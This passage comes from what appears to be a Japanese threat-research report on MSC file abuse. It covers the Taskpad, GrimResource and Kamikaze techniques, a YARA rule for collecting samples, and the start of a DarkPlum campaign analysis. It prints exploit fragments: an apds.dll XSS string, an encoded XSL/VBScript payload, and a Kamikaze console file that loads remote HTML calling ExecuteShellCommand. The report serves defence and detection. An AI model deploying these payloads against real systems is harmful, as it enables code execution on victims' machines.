  </StringTable>
</StringTables>

```

図 14: スナップインで使用される String データ部分

2.3 MSC ファイルの実行

MSC ファイルは `mmc.exe` のプロセスに引数として渡され実行されます。`mmc.exe` のプロセスは多くの場合エクスプローラーから直接起動され、一部のビルトインの MSC ファイルについては、特定の EXE ファイルから間接的に実行されるパターンも確認しています。




図 15: MMC に係るプロセスツリーの例

`mmc.exe` のプロセスは基本的に管理者権限で実行されることが前提となっており、個人やサードパーティが作成した MSC ファイルの実行時には UAC が表示されます。

補足として、Windows にビルトインで存在するいくつかの MSC ファイルについては UAC が表示されません。その理由は、実行される MSC ファイルに依存して `mmc.exe` が自動昇格されるためです。Microsoft 社の過去のドキュメント [6] より、MSC ファイルの自動昇格条件として以下の 3 つが考えられます。

1. セキュリティで保護された場所にある (C:\Windows\System32\ 配下など)
2. Microsoft 社によって署名されている
3. 自動昇格される.MSC を示す内部的なリストに含まれている

例として C:\Windows\System32\ 配下にある `eventvwr.msc` は、UAC なしで実行可能な MSC ファイルであり、図 16 の Sigcheck[7] による実行結果から署名がされていることも確認できます。MSC ファイルに対する署名においては、カタログファイル [8] による方法がとられており、署名情報は MSC ファイルに埋め込まれていません。デジタル署名と対象の MSC ファイルのハッシュ値がカタログファイル内に含まれており、署名検証の際は、このカタログファイルを参照し、実行される MSC ファイルが署名されているかどうかを確認されます [9]。

```
Command Prompt
C:\Temp\Sigcheck>sigcheck64.exe -i C:\Windows\System32\eventvwr.msc

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\windows\system32\eventvwr.msc:
  Verified:      Signed
  File date:    1:09 AM 12/7/2019
  Signing date: 11:40 PM 12/6/2019
  Catalog:      C:\Windows\system32\CatRoot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Client-Features-Package00~31bf3856ad364e35~amd64~en-US~10.0.19041.1.cat
  Signers:
    Microsoft Windows
      Cert Status:  This certificate or one of the certificates in the certificate chain is not time valid.
      Valid Usage:  NT5 Crypto, Code Signing
      Cert Issuer:  Microsoft Windows Production PCA 2011
      Serial Number: 33 00 00 02 32 41 FB 59 99 6D CC 4D FF 00 00 00 02 32
      Thumbprint:   FF82BC38E1DA5E596DF374C53E3617F7EDA36B06
      Algorithm:    sha256RSA
      Valid from:   1:24 PM 5/2/2019
      Valid to:     1:24 PM 5/2/2020
    Microsoft Windows Production PCA 2011
      Cert Status:  Valid
      Valid Usage:  All
      Cert Issuer:  Microsoft Root Certificate Authority 2010
      Serial Number: 61 07 76 56 00 00 00 00 08
      Thumbprint:   580A6F4CC4E4B669B9EBDC1B2B3E087B80D0678D
      Algorithm:    sha256RSA
```

図 16: sigcheck による eventvwr.msc の署名確認

3 既知の悪用手法

これまで紹介したように、MMC および MSC ファイルには様々な機能が実装されています。その中には任意のコマンドを実行できるような機能が存在し、攻撃者がマルウェアのダウンロード・実行に悪用しています。2024 年時点で確認されている MSC ファイルの悪用手法は 3 種類あり、ここではそれらの詳細について紹介します。

3.1 Taskpad によるコード実行

MMC には任意のコマンドを実行するために Taskpad という機能が提供されています。これは Tree Pane から "New Taskpad View" を選択することで実装できます。Taskpad の詳細な作成過程は 2.1.2 節で紹介しているため省略しますが、例えば図 17 では、calc.exe を起動する Taskpad の実行結果を表しています。MMC の案内に従って操作するだけで、任意のコマンドを実行する Taskpad を容易に設定できます。




図 17: Taskpad のコマンド実行例

ただし、Taskpad はユーザがリンクをクリックすることで実行します。そのため、単に MSC ファイルを開いただけでは意味がなく、何らかの誘導によってユーザにクリックさせる必要があります。実際の攻撃では、図 18 のように、MMC の画面を Explorer.exe に見立てて、PDF ファイルや DOCX ファイルなどを開くためのリンクに見せかけることで、ユーザにクリックを誘導しています [10]。




図 18: PDF ファイルへのリンクに見せかけた Taskpad

3.2 GrimResource

Taskpad を悪用した手法では、悪質なコードを実行させるため、ユーザーに MSC ファイルを開かせたあと、コンソール内のリンクをクリックさせるといったもう 1 つの操作をしてもらう必要がありました。しかし、GrimResource と呼ばれる攻撃手法では、そのもう 1 つの操作を省略し、ユーザーに MSC ファイルを開かせるだけで悪質なコードを実行させることができます。以降では、GrimResource の詳細を説明していきます。なお GrimResource については、Microsoft 社により脆弱性が修正され、機能しなくなりました (CVE-2024-43572[11])。

MMC の Link to Web Address スナップインを使用すると、ファイルパスや URL を入力することでローカルホスト上やリモートホスト (Web サイトなど) 上の HTML ドキュメントを描画できます。




図 19: Link to Web Address スナップインの画面

この HTML ドキュメントの描画には、Internet Explorer のブラウザオブジェクトが使用されているため、HTML ドキュメントに記載された JScript や VBScript のコードを実行できます。しかし、Internet Explorer のブラウザオブジェクトを使用しているため、コードの実行にはブラウザサンドボックスによる制限が働きます。Elastic 社のレポート [12] で言及されている GrimResource 検体を確認すると、描画する HTML ドキュメントの参照先は、MSC ファイルの String タグに記載され、res プロトコル経路による apds.dll ファイルへの URL が指定されています。GrimResource では、MSC ファイルを開いた際に、apds.dll ライブラリの古い XSS の脆弱性 [13] を利用して、別の String タグに記載された JavaScript コードを実行しています。

```
<String ID="39" Refs="1">res://apds.dll/redirect.html?target=javascript:eval(external.Document.ScopeNamespace.GetRoot().Name)</String>
```

図 20: res プロトコル経路の apds.dll への URL

Internet Explorer のブラウザオブジェクト上では、external オブジェクトにアクセスできます。GrimResource 検体の JavaScript コードでは、external オブジェクトを介して、ドキュメントへの参照を取得しています。

```

var scopeNamespace = external.Document.ScopeNamespace;
var rootNode = scopeNamespace.GetRoot()
var mainNode = scopeNamespace.GetChild(rootNode)
var docNode = scopeNamespace.GetNext(mainNode)

```

図 21: ドキュメント参照コード

MMC の ActiveX Control スナップインを使用すると、定義済みのコントロールリストから選択して、コンソールに ActiveX コントロールを追加できます。ActiveX コントロールを追加した MSC ファイルを確認すると、StringTable タグの中に、追加した ActiveX コントロールの CLSID などの情報が記載されています。このことから、MSC ファイルの StringTable タグの中に必要な ActiveX コントロールの情報を記載しておけば、MSC ファイルを実行した際に、指定した ActiveX オブジェクトが生成されることがわかります。GrimResource 検体の StringTable タグの中には、MSXML の CLSID (2933BF90-7B36-11D2-B20E-00C04F983E60) が記載されています。MSXML は、XML のパースや DOM などの機能を提供します。

```

<String ID="23" Refs="2">Document</String>
<String ID="24" Refs="1">{2933BF90-7B36-11D2-B20E-00C04F983E60}</String>
<String ID="38" Refs="2">Main</String>
<String ID="39" Refs="1">res://apds.dll/redirect.html?target=javascript:eval(external.
Document.ScopeNamespace.GetRoot().Name)</String>
</Strings>
</StringTable>

```

図 22: StringTable タグ

Internet Explorer のブラウザオブジェクト上では、external オブジェクトを介して、ActiveX Control スナップイン経由で生成された ActiveX オブジェクトを参照できます。GrimResource 検体のコードでは、external オブジェクトを介して、現在のアクティブビューにある ControlObject オブジェクトを参照することで、生成された MSXML の ActiveX オブジェクトへの参照を取得しています。

```

external.Document.ActiveView.ActiveScopeNode = docNode
docObject = external.Document.ActiveView.ControlObject

```

図 23: ActiveX オブジェクトへの参照コード

GrimResource では、最終的に、取得した MSXML オブジェクトのメソッドを実行することで、悪質なコードの実行を実現します。MSXML オブジェクトへの参照は ActiveX Control スナップイン経由で生成したオブジェクトへの参照であるため、ブラウザサンドボックスの制限が働きません。このため、ローカルホスト上で任意のコード実行が可能となります。GrimResource 検体のコードでは、MSXML オブジェクトの loadXML メソッドと transformNode メソッドを実行して、URL エンコードされた設定情報に記述された悪質な VBScript コードを実行しています。


```

var XML = docObject;
XML.async = false
var xsl = XML;
alert("GRIMRESOURCE");
xsl.loadXML(unescape
("%3C%3Fxml%20version%3D%27%2E%27%3F%3E%0D%0A%3Cstylesheet%0D%0A%20%20%20%20xmlns%3D%22http%3A%2F%2
Fwww%2Ew3%2Eorg%2F1999%2FXSL%2FTransform%22%20xmlns%3Ams%3D%22urn%3Aschemas%2Dmicrosoft%2Dcom%3Axml%
22%0D%0A%20%20%20%20xmlns%3Auser%3D%22placeholder%22%0D%0A%20%20%20%20version%3D%221%2E%22%3E%0D%0A%
20%20%20%20%3Coutput%20method%3D%22text%22%2F%3E%0D%0A%20%20%20%20%3Cms%3Ascript%20implements%2Dprefi
x%3D%22user%22%20language%3D%22VBScript%22%3E%0D%0A%09%3C%21%5BCDATA%5B%0D%0ASet%20wshshell%20%3D%20C
reateObject%28%22WScript%2EShell%22%29%0D%0AWshshell%2Erun%20%22Calc%22%0D%0A%5D%5D%3E%3C%2Fms%3Ascri
pt%3E%0D%0A%3C%2Fstylesheet%3E"))
XML.transformNode(xsl)

```

図 24: MSXML オブジェクトのメソッド実行

Outflank 社によると、同社が GrimResource を開発し、同社が提供するレッドチーム活動向けのツールセット Outflank Security Tooling (OST) に GrimResource を実現する機能が組み込まれていました。そして、レッドチーム活動のときに GrimResource が使用され、オンラインの検体共有サイトにアップロードされました [14]。このアップロードされた MSC ファイルを世界中のリサーチャーが調査し、GrimResource と呼ばれる攻撃手法が広く知れ渡ることになったようです。

3.3 Kamikaze

GrimResource は MSC ファイル単体で悪性挙動を実現するために、res プロトコルと apds.dll を悪用した XSS によって悪性挙動を実行させていましたが、実際にはもっと簡潔に実装できます。また、悪性挙動を極力 MMC のプロセス内で実現するために MSXML を使っていましたが、こちらも簡潔に実装できます。その最小パターンを実現しているのが UACME に実装されている Kamikaze です [15]。

Kamikaze は GrimResource とは異なり、MSC ファイル以外に Web サーバーが必要です。GrimResource が res プロトコルと apds.dll の XSS によって実現していた JavaScript コードの実行を、Web サーバを使って代用しています。

また Kamikaze は "Link to Web Address" ではなく、ActiveX Control のオブジェクトとして URL を指定しています。通常ここには CLSID が指定される場所ですが、ここに URL を指定することで、Link to Web Address と同じように MMC 上で HTML を読み込みます。

```

<StringTable>
  <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
  <Strings>
    <String ID="1" Refs="1">Favorites</String>
    <String ID="2" Refs="2">Shockwave Flash Object</String>
    <String ID="3" Refs="1">https://hfirefox.github.io/Beacon/uac/exec</String>
    <String ID="4" Refs="2">Console Root</String>
  </Strings>
</StringTable>

```

図 25: CLSID の代わりに URL を指定

これによって読み込まれる HTML データは図 26 のようになっています。極めてシンプルで、MMC に標準で実装されている ExecuteShellCommand 関数 [16] を呼び出しているだけです。これによって悪性挙動を実現できます。


```
<html><body><script>external.ExecuteShellCommand("%temp%\osk.exe",  
"%systemdrive%", "", "Restored");</script></body></html>
```

図 26: Kamikaze が読み込む HTML データ

4 MSC ファイルにおける悪用手法の分類

本章では、私たちが収集した 104 個の検体について、MSC ファイルを用いた攻撃手法の分類と帰結を行います。その上で、出現の様子を示し、攻撃手法の変化について観測します。

先程の章で述べたように、MSC ファイルの悪用手法には、ユーザのクリックを促すものから、脆弱性を用いるものまで様々な手法があります。

より洗練された手法が発見された場合、攻撃者は攻撃の成功率を高めるため、それらの手法を好んで使います。一方で、脆弱性が修正された場合、攻撃者が使用できる手法は限られていきます。

4.1 悪用手法の種類について

第 3 章でも紹介したように、MSC ファイルの悪用手法は大きく分けて三種類に分けることができます。

- **Taskpad** : MMC 本来の利用用途で任意のコマンドを実行させる
- **GrimResource** : res プロトコルと apds.dll に存在する XSS 脆弱性を用いて意図せずコマンドを実行させる
- **Kamikaze** : ActiveX コントロールを用いて意図せずコマンドを実行させる

なお、前章でも触れた通り、GrimResource は脆弱性が修正されています。そのため、更新プログラムが適用されている現行の Windows では既に攻撃が不可能となっています。

4.2 検体の収集と分類について

オンラインの検体共有サイトにおいて、以下の YARA ルールに基づいて検体を収集しました。その結果、テストと見られる検体を除いた 101 件の検体を収集しました。

```
rule MSC_All
{
  strings:
    $xml = "<?xml version=\"1.0\"?>"
    $sig = "<MMC_ConsoleFile"

    $s_1 = "<Task Type=\"CommandLine\""
    $s_2 = "{2933BF90-7B36-11D2-B20E-00C04F983E60}"
    $s_3 = "\">http"
    $s_4 = "ExecuteShellCommand"
    $s_5 = "ControlObject"
    $s_6 = "ScopeNamespace"

  condition:
    new_file and $xml at 0 and $sig and any of ($s_*)
}
```

ソースコード 1: 検体収集時に使用した YARA ルール

検体を悪用手法と攻撃グループへの帰結で分類したところ、検体数は図 27、28 のようになりました。




図 27: 悪用手法による検体数の分類




図 28: 攻撃グループによる検体数の分類

ここで、各手法を以下のように分類しています。

- Taskpad : ユーザのクリックを促してコマンドを実行するものを分類しています。コマンド実行の手法について、cmd.exe、PowerShell、Conhost 経由での実行を観測しています。
- GrimResource : apds.dll 等の XSS 脆弱性を用いてコマンドを実行するものを分類しています。XML 内にスクリプトが仕込まれているもの、スクリプトを外部サイトに URL 指定で取得しに行くものの二種類を観測しています。
- Kamikaze : ActiveX コントロールの脆弱性を用いてコマンドを実行する手法を分類しています。

各手法の利用状況を、月ごとに集計したグラフが図 29 になります。




図 29: 時系列ごとの悪性手法利用状況

グラフから、MSC ファイルをクリック (実行) だけで、ユーザ操作を必要とせずにエクスプロイトが可能な GrimResource が報告当初から多く使われていることがわかります。しかし、GrimResource の脆弱性が修正されて以降、手法としては多く使われなくなったこともわかります。

5 攻撃キャンペーン

本章では、これまで紹介した悪性 MSC ファイルを用いた攻撃グループと、それらが展開する攻撃キャンペーンについて7つ紹介します。各節では、それぞれ攻撃フローと共に攻撃キャンペーンの全体像と、その詳細について紹介します。

5.1 DarkPlum

2024年3月頃から DarkPlum（あるいは APT43 や Kimsuky とも呼ばれる）による日本や韓国に対する攻撃で MSC ファイルが悪用され始めました [17, 18]。本攻撃キャンペーンでは ReconShark[19] という偵察ツールが使われており、Email によって悪性 MSC ファイルを配布します。本節では、DarkPlum による MSC ファイルが悪用した攻撃のフローと、その詳細について紹介します。

5.1.1 攻撃フロー

DarkPlum による MSC ファイルの悪用事例では、細部の挙動が異なる場合もありますが、おおよそ図 30 のようになっています。




図 30: DarkPlum の攻撃フロー

DarkPlum は Email を起点にし、悪性 MSC ファイルを被害端末にダウンロードさせます。この悪性 MSC ファイルはアイコンを偽装しており、一般の Word ファイルや Zoom ファイルに見せかけます（図 31）。これらの悪性 MSC ファイルを起動するとそれぞれ図 32、33 のように Word ファイルや Zoom を起動するためのリンクが置かれているように見えます。このリンクをクリックすることで悪性コードが実行されます。

NZZ_Interview_Kohei Yamamoto.msc

zoom.msc

図 31: アイコンの偽造




図 32: Word アイコン起動時




図 33: Zoom アイコン起動時

5.1.2 詳細分析

悪性コードの例を図 34 に示します。こちらは powershell コードで書かれており、まずデコイファイルとして Word か Google ドキュメントを開きます。もしくは、Zoom のインストーラをダウンロード、実行し Zoom クライアントアプリケーションを起動します。

```
start explorer "https://docs.google.com/document/d/1R3zhXXsPPWg3an0aV1SqdjLSC1dM17L2/edit?usp=sharing&ouid=110632654410291203272&rtfpof=true&sd=true" &
echo On Error Resume Next:
Set ws = CreateObject("WScript.Shell"):
